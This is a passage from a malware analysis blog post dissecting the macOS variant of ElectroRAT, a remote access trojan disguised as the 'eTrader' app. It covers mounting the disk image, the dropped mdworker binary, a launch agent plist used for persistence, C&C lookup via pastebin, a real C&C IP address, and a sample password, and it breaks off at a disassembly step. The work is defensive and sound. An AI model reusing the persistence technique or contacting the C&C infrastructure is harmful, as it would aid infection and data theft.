Objective-See's Blog

Discharging ElectroRAT

Analyzing the first (macOS) malware of 2021.

by: Patrick Wardle / January 5, 2021

📝 👾 Want to play along?
I've added the samples (ElectroRAT) to our malware collection (password: infect3d)

…please don't infect yourself!

Background

Not one week into 2021, and we've got the first new malware affecting macOS: `ElectroRat` !

`ElectroRAT` is a cross-platform RAT, uncovered by Intezer:

> "
>
> we discovered a wide-ranging operation targeting cryptocurrency users, estimated to have initiated in January 2020. This extensive operation is composed of a full-fledged marketing campaign, custom cryptocurrency-related applications and a new Remote Access Tool (RAT) written from scratch."
>
> [its main goal appears to] ...steal personal information from cryptocurrency users" - Intezer

In terms of it’s infection vector, Intezer noted:


> "*These [malicous] applications were promoted in cryptocurrency and blockchain-related forums such as bitcointalk and SteemCoinPan. The promotional posts, published by fake users, tempted readers to browse the applications’ web pages, where they could download the application without knowing they were actually installing malware.*" -Intezer

As the Intezer report predominantly focused on the Windows variant of the malware, let’s build upon their researcher, diving deeper into the macOS variant (`OSX.ElectroRAT`).

Triage

The Intezer shared an the hash of a disk image (.dmg) containing the macOS variant of `ElectoRAT` .

With a SHA-1 of `2795ca35847cecb543f713b773d87c089a6a38ba` , we can grab this from VirusTotal …noting its name (`eTrader-0.1.0_mchos.dmg`) and the fact that detections aren’t that good (yet):




eTrader-0.1.0_mchos.dmg

Once we download the disk image (`eTrader-0.1.0_mchos.dmg`), we can mount it via the `hdiutil` command:

```
% hdiutil attach ElectroRat/eTrader-0.1.0_mchos.dmg
expected   CRC32 $6C68ADDC
/dev/disk2            GUID_partition_scheme
/dev/disk2s1          Apple_HFS                        /Volumes/eTrader 0.1.0
```

It mounts to `/Volumes/eTrader 0.1.0` , and contains a single application, `eTrader.app` :




eTrader-0.1.0_mchos.dmg ...mounted

Via WhatsYourSign, we can see this application is not notarized nor signed …meaning it won't (easily) run on recent versions of macOS:

eTrader.app ...unsigned

Often triaging an application, I manually poke around via the terminal. However, a new (free!) app named Apparency (from the developers of Suspicious Package), offers a way to statically explore applications via the UI:



eTrader.app, in Apparency

On the right-hand side of the Apparency window, we see various information about the application, such as the identifier `(app.com.trader`) and a (fake) copyright notice (`(c) 2020 John Doe`).

Let's take a peak at the applications `Info.plist` :

```
$ defaults read /Volumes/eTrader\ 0.1.0/eTrader.app/Contents/Info.plist
{
    AsarIntegrity = "{\\"checksums\\":
{\\"app.asar\\":\\"kpsG1Z5PL...6vpzzhTLQ==\\"}}";
    BuildMachineOSBuild = 17D102;
    CFBundleDisplayName = eTrader;
    CFBundleExecutable = eTrader;
    CFBundleIdentifier = "app.com.trader";
    ...
    DTSDKBuild = "10.13";
    DTSDKName = "macosx10.13";
    DTXcode = 0941;
    DTXcodeBuild = 9F2000;
    ...
    NSCameraUsageDescription = "This app needs access to the camera";
    NSHighResolutionCapable = 1;
    NSHumanReadableCopyright = "Copyright \\U00a9 2020 John Doe";
    NSMainNibFile = MainMenu;
    NSMicrophoneUsageDescription = "This app needs access to the microphone";
    NSPrincipalClass = AtomApplication;
    ...
}
```


The presence of the `AsarIntegrity` key/value pair indicate its built via Electron.

Electon is, "*a framework for creating native applications with web technologies like JavaScript, HTML, and CSS*."

To learn more about Electon, head over to:

ElectronJS.org.
Other key/value pairs of interest include `NSCameraUsageDescription` and `NSMicrophoneUsageDescription` which indicate the application may request permission to access camera and microphone.

If we examine the application bundle in Finder, we notice a non-standard folder, `Contents/Utils` which contains a single file: `mdworker` :



Contents/Utils

Via the `file` command, we can ascertain that `mdworker` a standard 64-bit Mach-O executable:

```
$ file /Volumes/eTrader\ 0.1.0/eTrader.app/Contents/Utils/mdworker
/Volumes/eTrader 0.1.0/eTrader.app/Contents/Utils/mdworker: Mach-O 64-bit executable
x86_64
```

…as we'll see, this appears to be core (malicious) component of `OSX.ElectroRAT`

Analysis


Let's pop into a virtual machine and run the malware (`eTrader.app`). But first, let's install some free, open-source dynamic analysis tools, including:

- `ProcessMonitor`
  Our user-mode (open-source) utility that monitors process creations and terminations, providing detailed information about such events.

- `FileMonitor`
  Our user-mode (open-source) utility monitors file events (such as creation, modifications, and deletions) providing detailed information about such events.

- `Netiquette`
  Our (open-source) network monitor.

When launched (in a VM), `eTrader.app` shows an innocuous looking sign-in window:



eTrader.app UI

…but in the background, our passive dynamic analysis tools readily detect malicious behavior.

First off (via the ProcessMonitor), we see that the application (who's pid is `1350`) executes the `Utils/mdworker` binary (via `bash`):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    ...
    "uid" : 501,
    "arguments" : [
      "/bin/sh",
      "-c",
      "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker"
    ],
    "ppid" : 1350,

    "architecture" : "Intel",
    "path" : "/bin/sh",

    "name" : "sh",
    "pid" : 1355
  }
}
```

Once off and running, our FileMonitor captures the `Utils/mdworker` copying itself to `~/.mdworker`:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/.mdworker",
    "process" : {

      "uid" : 501,
      "arguments" : [
        "/bin/sh",
        "-c",
        "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker"
      ],
      "ppid" : 1350,

      "architecture" : "Intel",
      "path" : "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker",
      "name" : "mdworker",
      "pid" : 1351
    }
  }
}
```

The `mdworker` binary then creates a launch agent plist, `~/Library/LaunchAgents/mdworker.plist`:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/mdworker.plist",
    "process" : {

      "uid" : 501,
      "arguments" : [
        "/bin/sh",
        "-c",
        "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker"
      ],
      "ppid" : 1350,

      "architecture" : "Intel",
      "path" : "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker",
      "name" : "mdworker",
      "pid" : 1351
    }
  }
}
```

As expected, the launch agent plist (`mdworker.plist`) references the `.mdworker` binary:


```
% cat ~/Library/LaunchAgents/mdworker.plist




    Label
    mdworker
    ProgramArguments

        /Users/user/.mdworker

    RunAtLoad
```

Also, worth noting, as the `RunAtLoad` is set to `true` the OS will automatically (re)launch the malware each time the user (re)logs in.


Now that `OSX.ElectroRAT` has persisted, what does it do? In a Twitter thread, Avigayil (the security researcher at Intezer) notes that the malware, "*queries a raw pastebin page to retrieve the C&C IP address*":

> [2/7] Upon execution, ElectroRAT queries a raw pastebin page to retrieve the C&C IP address. The malware then calls the registerUser function, which creates and sends a user registration Post request to the C&C. [pic.twitter.com/r98bbVThs3]()
>
> — Avigayil Mechtinger (@AbbyMCH) [January 5, 2021]()

Via Wireshark, we can confirm the macOS variant of `ElectroRAT` performs these same actions. First querying pastebin:



…and then once the address of the command and control server (`213.226.100.140`) is retrieved, connects out (with some basic information about infected machine):




Once the malware has checked in with the command and control server, it acts upon any (remote) tasking:

> [5/7] Commands received from the C&C are parsed by the RAT using corresponding functions before sending a message back with the response. The commands are sent as a json structure with the following keys: type, uid and data for additional parameters needed for the command. pic.twitter.com/7Y2A70Ha9g
>
> — Avigayil Mechtinger (@AbbyMCH) January 5, 2021

Avigayil also notes that:

> "*The attacker uses go-bindata to embed additional binaries within the malware*"

In a disassembler, we can search for strings (`_main.static_darwin*`) to uncover what may be (statically) embedded binaries, specific to the macOS (darwin) variant:



Statically embedded binaries(?)

…so, how to extract these embedded binaries? Well thanks to Avigayil, we know they are embedded via `go-bindata`. This in an open-source project (on Github), that:

> "
>
> converts any file into manageable Go source code.
>
> ...useful for embedding binary data into a Go program. The file data is optionally gzip compressed" -go-bindata

So, we know the binaries are embedded and (likely) gzip compressed.


Hopping back to the disassembler, let's first find the embedded (gzipped) binary data(s) (…we'll use the embedded webcam capture binary, as an example).

As noted, the malware contains various functions named `main.static_darwin*` , that seem relevant to the embedded binary data. Looking at the `main.static_darwinCam_macos` function (at `0x0000000004395bf0`) we find a crossreference to a variable named `_main._static_darwinCam_maco` (note the `_` in the `_static`) that's passed as an argument to a function named `main.bindataRead`:

```
